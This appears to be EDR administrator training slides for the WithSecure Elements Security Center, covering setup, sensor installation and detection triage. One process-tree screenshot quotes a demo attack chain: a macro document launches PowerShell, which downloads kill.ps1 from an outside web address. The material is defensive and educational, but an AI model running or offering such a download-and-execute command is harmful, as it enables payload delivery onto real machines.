
Reports ready to download:

- 28 Jun 2021 (1 day to expire)
- 05 Jul 2021 (9 days to expire)
- 12 Jul 2021 (16 days to expire)
- 19 Jul 2021 (23 days to expire)
- 26 Jul 2021 (30 days to expire)
- 02 Aug 2021 (36 days to expire)
- 09 Aug 2021 (43 days to expire)
- 16 Aug 2021 (50 days to expire)
- 23 Aug 2021 (57 days to expire)

Schedule created: 2021-05-17


The Settings Page

- On the **Settings** page, you can set the alert email addresses (1).
- Note that it is **critically important** to input at least one email here, as all alerts will be sent to the address (or addresses) listed here. **If there is no email provided, you will not receive any alerts.**
- Separate emails with a comma.





The Support Page

- The **Support** page contains links to the user guide, changelog, WithSecure community, WithSecure support page, whitelisting request link, feedback form, and EDR Privacy Policy. We'll look more at each in the Troubleshooting module.



The Subscriptions Page

- The **Subscriptions** page (1) contains all of your active subscriptions by company.
- Click the down arrow (2) by a company to view the subscriptions available in their account (3).
- Use the subscription keys to install new sensors to the chosen company.



EDR Installation

Windows and Mac

Supported Operating Systems

Supported operating systems for WithSecure EDR sensors include:

Windows

- Microsoft Windows 8.1, 10 and 11 with latest patches installed
- Microsoft Windows Server 2022, 2019, 2016, 2012
- Microsoft Small Business Server 2011

Mac

- Mac OS 11 and later

Linux

- AlmaLinux 8 and 9
- Amazon Linux 2
- CentOS 7.3 and 8
- RHEL 7.3, 8 and 9
- SUSE Linux Enterprise Server 12 and 15 (SP1 or newer)
- Ubuntu 18.04, 20.04 and 22.04

Deploying Sensors

- The installation package consists of a binary installer file and an activation code for either Elements EDR by itself or for Elements EPP and EDR.
- Once the installation package has been delivered and your customer has installed the software on their computers, you can fully manage EDR from the WithSecure Elements Security Center (ESC).
- And, because the ESC portal supports the centralized management of all Elements solutions, if you have deployed EPP and EDR together, you can administrate both through the ESC portal.

Installing Sensors

To install the sensor client:

You can install EDR as a standalone product or combined with Elements EPP directly onto the target computer by downloading the installation package. Simply run it and follow the installation wizard.


OR

If you combine EDR with EPP, you can also download both using EPP's installation mechanisms. Please refer to the EPP trainings in the WithSecure Academy or the EPP user guide for instructions.

The activation code defines which product is activated.

Finishing Installation

- Once the installation is finished, the devices with your EDR sensors are visible in the ESC portal on the **Devices** page.



The screenshot shows the F-Secure Elements Security Center (ESC) portal. The top navigation bar includes the F-Secure logo and the text "F-SECURE ELEMENTS SECURITY CENTER" and "Data Follows Security". The left-hand navigation menu is open, showing options like Home, Dashboard, Detections, Event search, **Devices**, Software, and Automated response. The main content area is titled "Devices (41)" and features two filter dropdowns: "Risk: Not specified" and "OS type: Not specified". Below the filters is a table listing devices with columns for Device name, IP, Company name, Comment, and Importance.

Device name	IP	Company name	Comment	Importance
<input type="checkbox"/> Vandelay-Connector.qazws...	192.168.33.148	SE Vandelay Industries		Normal
<input type="checkbox"/> DESKTOP-DMD3R7A	192.168.1.35	US F-Parts Industries Inc		Critical
<input type="checkbox"/> Vandelay-wks001.qazwsx.se	192.168.33.139	SE Vandelay Industries	Art Vandelay'...	Critical
<input type="checkbox"/> DEFIANT	10.0.0.191	US F-Parts Industries Inc		Normal

Administering EDR


Gathering information

- 1 Detection information
- 2 Process tree
- 3 Analysis
- 4 Detection log
- 5 Comments
- 6 Similar detections

Gathering Information

Detection Information

1. Check the detection severity (1).
Is this something you should act on?
 - How high is the confidence?
 - What is the criticality rating?
2. The **Response actions** (2) provides various options for handling the detection. We'll look at them soon.
3. Finally, check the **Summary** view on the right side of the screen (3).
 - Do the detection details match an incident?



Gathering Information Process Tree

- You can find the full command line under the **Process Tree** (1) tab.
- Expand the details by clicking on the plus sign. Conversely, to hide the full details, click the same buttons on the side, which will display a minus sign when open (2).
- Links to MITRE and VirusTotal further explain the different processes and detections (3). Detections are also color-coded in this view (4), from red to gray.


The screenshot displays a process tree analysis interface. At the top, there are tabs for 'Summary', 'Process Tree', 'Analysis', and 'Log'. The 'Process Tree' tab is selected and highlighted with a green box and a green arrow labeled (1). Below the tabs, a tree structure shows the following processes:

- winword.exe**: Expanded to show details. A plus sign on the left is highlighted with a green box and a green arrow labeled (2). The details include:
 - Device: VBOX1
 - Command line: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\payload\Demo.docm" /o ""
 - Path: %program files%\microsoft office\root\office16
 - SHA1: 05ac6912afda13247ea9e56845b0c0b99328ded5 (with a link icon) (3)
- powershell.exe**: Expanded to show details:
 - Device: VBOX1
 - Username: VBOX1\Admin
 - Command line: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "new-item 'c:\payloadDrop' -itemtype directory"
 - Path: %systemroot%\syswow64\windowspowershell\v1.0
 - PID: 2992
 - SHA1: f5ee89bb1e4a0b1c3c7f1e8d05d0677f2b2b5919 (with a link icon)
 - Execution start: Sep 01, 2021 14:30:15
 - Execution end: Sep 01, 2021 14:30:05
- Detections**: A section containing three detection alerts, each with a plus sign on the left:
 - Detection 1/3: Indirect payload execution by office (High) Sep 01, 2021 14:30:15
 - Detection 2/3: Office launching ps (High) Sep 01, 2021 14:30:15
 - Detection 3/3: Payload by powershell (Low) Sep 01, 2021 14:30:05
- powershell.exe**: Expanded to show details:
 - Device: VBOX1
 - Username: VBOX1\Admin
 - Command line: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "(New-Object System.Net.WebClient).DownloadFile('https://www.anssikorpilaakso.com/RDR/kill.ps1','c:\payloadDrop\kill.ps1)'"
 - Path: %systemroot%\syswow64\windowspowershell\v1.0
 - PID: 1344
 - SHA1: f5ee89bb1e4a0b1c3c7f1e8d05d0677f2b2b5919 (with a link icon)

Gathering Information

Analysis

- The **Analysis (1)** tab allows for additional information to be added regarding the analysis and discoveries about the detection. Check this tab prior to launching your investigation to see if any helpful analyses have been added.
- Click on the pencil **(2)** to display the text box where you can add your observations. Remember to click the **Save** button to save the note.
- Anything written here will be included in incident reports.




The screenshot shows a user interface with four tabs: Summary, Process Tree, Analysis, and Log. The 'Analysis' tab is selected and highlighted with a green box, with a green arrow labeled '(1)' pointing to it. Below the tabs, there is a section titled 'Incident description' with a pencil icon highlighted by a green box and labeled '(2)'. Below this icon, there is a text box containing the following text: 'The information entered in this section will also appear in report. This incident is similar to 30 others across other workstations. Let's look into those for common threads before deciding our course of action. Until we can properly examine them all, I've gone ahead and isolated the affected hosts. -R'

Gathering Information

Detection Log

- Finally, the **Detection log (1)** view offers insight into the remediation efforts taken.
- Where **Summary & Process Tree** provides a context-based approach of the detection, the **Log** provides an event breakdown, showing how the detection was created, modified, and handled by users in the system.



The screenshot shows a web interface with a navigation bar containing 'Summary', 'Process Tree', 'Analysis', and 'Log (1)'. The 'Log (1)' tab is selected and highlighted with a green box. A dropdown menu in the top right corner is set to 'Show: Info and above'. The main content area displays a table of detection events.

System	Time	Added detection(s)
System	Aug 15, 2021 16:36:00	Added detection(s): Indirect_payload_execution_by_office
System	Aug 15, 2021 16:36:01	Added detection(s): Indirect_payload_execution_by_office
System	Aug 15, 2021 16:36:01	Added detection(s): Office_launching_ps
System	Aug 15, 2021 16:36:01	Added detection(s): Office_launching_ps
System	Aug 15, 2021 16:36:02	Added detection(s): Office_launching_ps
System	Aug 15, 2021 16:36:02	Added detection(s): Powershell_payload_abnormal_parameters
System	Aug 15, 2021 16:36:03	Added detection(s): Certutil_exe_with_urlcache_switch_usage
System	Aug 15, 2021 16:36:03	Added detection(s): Frequent_entrypoint_child_is_detected
System	Aug 15, 2021 16:36:04	Added detection(s): User_executed_new_process
System	Aug 15, 2021 16:36:04	Added detection(s): Detected_process_deleting_file
System	Aug 15, 2021 16:36:06	Added detection(s): Powershell_compiled_c_sharp_code
System	Aug 15, 2021 16:36:08	Added detection(s): New_process_by_detected_process_chain
System	Aug 15, 2021 16:36:09	Added detection(s): New_process_by_detected_process_chain

Gathering Information Comments

When looking at Detection details, click the speech balloon icon to check if any **comments** have been made previously or to leave a comment of your own.

- Clicking the icon will open a pop-up, as shown. Click **Send** to post your comment.
- **Clear** will empty the textbox so you can start over. However, it will not clear previous comments that have been made.
- What separates comments from the Analysis tab is that comments are not published to reports.

The screenshot displays a security dashboard interface. A central pop-up window titled "Comments on ID 2591681-18" is open. The pop-up shows a comment from a user with a redacted email address (@f-secure.com) dated 28.08.2021 00:29:48. The comment text reads: "This incident is similar to 30 others across other workstations. Let's look into those for common threads before deciding our course of action. Until we can properly examine them all, I've gone ahead and isolated the affected hosts. -R". Below the comment is a text input field with the placeholder "Enter comment". At the bottom of the pop-up are two buttons: "Send" (highlighted with a green box) and "Clear". In the background, a speech balloon icon with a blue circle and a white speech bubble is highlighted with a green box. The dashboard also shows a "Summary" tab, a "Process Tree" section, and a "CERTUTIL.EXE" process highlighted in yellow.

Gathering Information

Similar Detections

- Another tool for gathering more information is the **Similar** detections field, which you'll find at the bottom of the panel with Response actions.
 - Click **Show as a list** to see the detections that have similar properties and follow similar logic (1).
 - Hover over each detection for more at-a-glance information or click the ID number to be taken to that detection's details (2).
 - Evaluate similar detections and their potential connection to each other, including if similar solutions are applicable.

Similar detections (5)

605383-335 605383-345

605383-343 (2) 605383-341

605383-344

[Show as a list \(1\)](#)

Managing detections

- 1 Confirming an incident
- 2 False positives
- 3 Progress updates
- 4 Event search

Managing Detections

Confirming An Incident


- If the detection is New (i.e. it has not been assigned one of these status already), you can choose to **Acknowledge** it (1) or report it as a **False positive** (2) by clicking the menu.
- **Acknowledging** the incident allows you to begin showing the handling status of the detection while marking the incident as a **False positive** archives the detection.

